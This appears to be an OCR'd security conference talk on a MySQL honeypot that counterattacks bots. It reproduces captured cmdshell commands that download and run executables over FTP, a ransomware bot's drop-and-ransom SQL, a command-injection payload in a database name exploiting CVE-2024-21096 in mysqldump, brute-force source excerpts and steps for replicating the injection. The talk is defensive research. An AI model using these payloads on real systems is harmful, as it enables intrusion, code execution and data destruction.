
```
$ cat filelist
c:\\windows\\WindowsUpdate.log
c:\\windows\\system32\\license.rtf
c:\\windows\\explorer.exe
$ python2.7 RogueSQL.py -p 3306 -l filelist –d
```

Arbitrary file read on the client

```
PAD<?xml version="1.0"
version="5.1.0.0"
```

Windows Server 2003 (or Windows XP)

Part Three: Attack 1, lets try RCE



Part Three: Attack 1, lets try RCE

The challenge: how do we push the DLL file to the attacker's server?
Lets look at the queries we collected via honeypot

Wireshark · Statement (mysql.query) · mysqlw.pcap

```
select cmdshell("cmd.exe cmd/c net stop sharedaccess&echo open ftp····ip>>ge.dat&echo 123>>ge.dat&echo 123>>ge.dat&echo
bin>>ge.dat&echo get svchcst.exe>>ge.dat&echo get svchcst.exe>>ge.dat&echo bye>>ge.dat&ftp -s:ge.dat&svchcst.exe&absl.exe&del
ge.dat&del svchcst.exe&del svchcst.exe")
```

```
select cmdshell("cmd.exe cmd/c net stop sharedaccess
&echo open x.x.x.x>>ge.dat
&echo 123>>ge.dat
&echo 123>>ge.dat
&echo bin>>ge.dat
&echo get mstsc.exe>>ge.dat
&echo get mstsc.exe>>ge.dat
&echo bye>>ge.dat
&ftp -s:ge.dat
&mstsc.exe&absl.exe&del ge.dat&del mstsc.exe&del mstsc.exe")
```


ftp server running on the same host!
User 123 Pass 123

Part Three: Attack 1, simulation

The plan

- Upload DLL to pub location of FTP Server
- Run atomic honeypot to trigger DLL (LoadLibrary)
- Get shell!

Part Three: lets try RCE via simulation



Part Three: lets try RCE via simulation

Recap

- ✓ Arbitrary file read (real)
- ✓ RCE via plugin (simulation)

Part Three: Attack 2: ransomware

Ransomware attack: downloads and deletes the data, asks for ransom

Captured Fingerprints:

```
{
  "_os": "Linux",
  "_client_name": "libmariadb",
  "_client_version": "3.3.9",
  "_platform": "x86_64"
}

{
  "_os": "Linux",
  "_client_name": "libmariadb",
  "_client_version": "3.1.21",
  "_platform": "x86_64",
  "program_name": "mysqldump"
}
```

New version

Arbitrary file read

RCE via plugin

mysqldump

Part Three: Anatomy of the ransomeware attack

1. Connect and list all database names: for each db get total size on disk and list tables

```
{'_os': 'Linux', '_client_name': 'libmariadb'}

SHOW DATABASES
SELECT SUM(data_length + index_length) FROM information_schema.tables WHERE
table_schema = <db>
USE <db>
SHOW tables
```

2. Runs mysqldump

```
{'_os': 'Linux', '_client_name': 'libmariadb', 'program_name': 'mysqldump’}

SELECT /*!40001 SQL_NO_CACHE */ `a` FROM `transactions` WHERE 1 LIMIT 10
```

Part Three: Anatomy of the attack

```
SELECT /*!40001 SQL_NO_CACHE */ `a` FROM `transactions` WHERE 1 LIMIT 10
```

3. Drops databases and asks for ransom

Table name generated by honeypot

Only backup 10 records!

```
DROP DATABASE `1111`
DROP DATABASE IF EXISTS `README_TO_RECOVER_TNA`;
CREATE DATABASE IF NOT EXISTS `README_TO_RECOVER_TNA;
USE `README_TO_RECOVER_TNA`;
CREATE TABLE `README` ( `id` int(11) NOT NULL, `Message` text COLLATE
utf8_general_ci, `Bitcoin_Address` text COLLATE utf8_general_ci ) ENGINE=InnoDB
DEFAULT CHARSET=utf8 COLLATE=utf8_general_ci;

INSERT INTO `README` (`id`, `Message`, `Bitcoin_Address`)
VALUES (1, 'I have backed up all your databases. To recover them you must pay
0.007 BTC (Bitcoin) to this address…
```

Actually, only 10 records! Do not pay!

Part Three: Communication with the bots

The challenge: CVE-2024-21096 (mysqldump) only works with piping to mysql

Our brainstorming:

- ✗ Can we download code via arbitrary file read?
- ✗ Can we execute code via plugin?

How this attack is designed anyway?

Part Three: Communication with the bots

How this attack is designed anyway?

MariaDB connector

- Application

mysqldump

- CLI on linux (exec from Application?)

MariaDB connector

- Application

Part Three: Communication with the bots

The challenge: CVE-2024-21096 (mysqldump) only works with piping to mysql

Lets look at the mysqldump fingerprint:

```
SELECT LOGFILE_GROUP_NAME, FILE_NAME, TOTAL_EXTENTS, INITIAL_SIZE, ENGINE, EXTRA
FROM INFORMATION_SCHEMA.FILES WHERE FILE_TYPE = 'UNDO LOG' AND FILE_NAME IS NOT
NULL AND LOGFILE_GROUP_NAME IS NOT NULL AND LOGFILE_GROUP_NAME IN (SELECT
DISTINCT LOGFILE_GROUP_NAME FROM INFORMATION_SCHEMA.FILES WHERE FILE_TYPE =
'DATAFILE' AND TABLESPACE_NAME IN
(
SELECT DISTINCT TABLESPACE_NAME FROM INFORMATION_SCHEMA.PARTITIONS WHERE
TABLE_SCHEMA='1111' AND TABLE_NAME IN ('transactions'))
)
GROUP BY LOGFILE_GROUP_NAME, FILE_NAME, ENGINE, TOTAL_EXTENTS, INITIAL_SIZE
ORDER BY LOGFILE_GROUP_NAME
```

Our db

Our table


Part Three: Communication with the bots

Probably:

Application will exec command

```
mysqldump -h <host> … dbname tablename > output_file
```

For each DB and table



Part Three: RCE

```
schema_name="p$(ps axuf|base64 -w64)"
table_name="accounts"

SCHEMA = {
    schema_name: {
        table_name: {
            "a": "TEXT",
        }
    }
}


TABLES = {
    schema_name: {
        table_name: [
            {"a": "aaa"},
        ]
    }
}
```

Command injection

Part Three: RCE

```
schema_name="p$(ps axuf|base64 -w64)"
```

```
SELECT LOGFILE_GROUP_NAME, FILE_NAME, TOTAL_EXTENTS, INITIAL_SIZE, ENGINE,
EXTRA FROM INFORMATION_SCHEMA.FILES WHERE FILE_TYPE = 'UNDO LOG' AND
FILE_NAME IS NOT NULL AND LOGFILE_GROUP_NAME IS NOT NULL AND
LOGFILE_GROUP_NAME IN (SELECT DISTINCT LOGFILE_GROUP_ NAME FROM
INFORMATION_SCHEMA.FILES WHERE FILE_TYPE = 'DATAFILE' AND TABLESPACE_NAME
IN (SELECT DISTINCT TABLESPACE_NAME FROM INFORMATION_SCHEM A.PARTITIONS
WHERE TABLE_SCHEMA='pVVN..' AND TABLE_NAME IN
('…ICAgMiAgMC4w','ICAwLjAgICA..')
```

Receiving the info back

Worked!

Part Three: Injection

```
7697 pts/0 T 0:00 /bin/sh -c mysqldump -h x.x.x.x
p$(ps axuf|base64 -w64) accounts --where="1 LIMIT 10"
```

Part Three: Source

Evil code!

MariaDB connector

Bruteforcing passwords

Injections

```
python

import mariadb
import os
...

for password in passwords:
    passw=password[1]
    usr=password[0]
    i+=1
    try:
        db =
mariadb.connect(host=address[0],user=usr,password=passw,port=int(address[1]),connect_timeout
= timeo)
...
run_with_timeout(dbdata,'mysqldump -h '+address[0]+' '+data1+' '+table_name+' --where="1
LIMIT 10" --force --quick --skip-triggers --no-create-info --skip-add-drop-table --skip-lock-
tables --skip-comments --skip-set-charset --skip-add-locks --skip-disable-keys --skip-tz-utc
--skip-dump-date --compact --hex-blob --skip-extended-insert
>>'+tmppath+dbdata+'.'+data1+'.'+baseN(rn,36)+'.csv',480)
```

Part Three: How to try it at home

You can just use a normal MySQL db to trigger it

Steps

1. Start a normal “burner” MySQL DB server (any version)
2. Create a user “root” with no password
3. Create a database or table with command injection
4. Open port 3306 from the internet
5. Wait for connections

```
mysql> create database `; command; `;
mysql> create database test; use test;
mysql> create table `$(command here)`;
-- Either of those probably work ^
-- Do not forget to enclose in ``
```

Summary and Conclusions

- New CVE in mysqldump (CVE-2024-21096): Attacking client from the server
- Atomic MySQL honeypot can attack and stop the attackers
- Tool will be released soon

Thank you!

Alexander Rubin

https://www.linkedin.com/in/alexanderrubin/

https://github.com/alikrubin/

https://atomichoneypot.com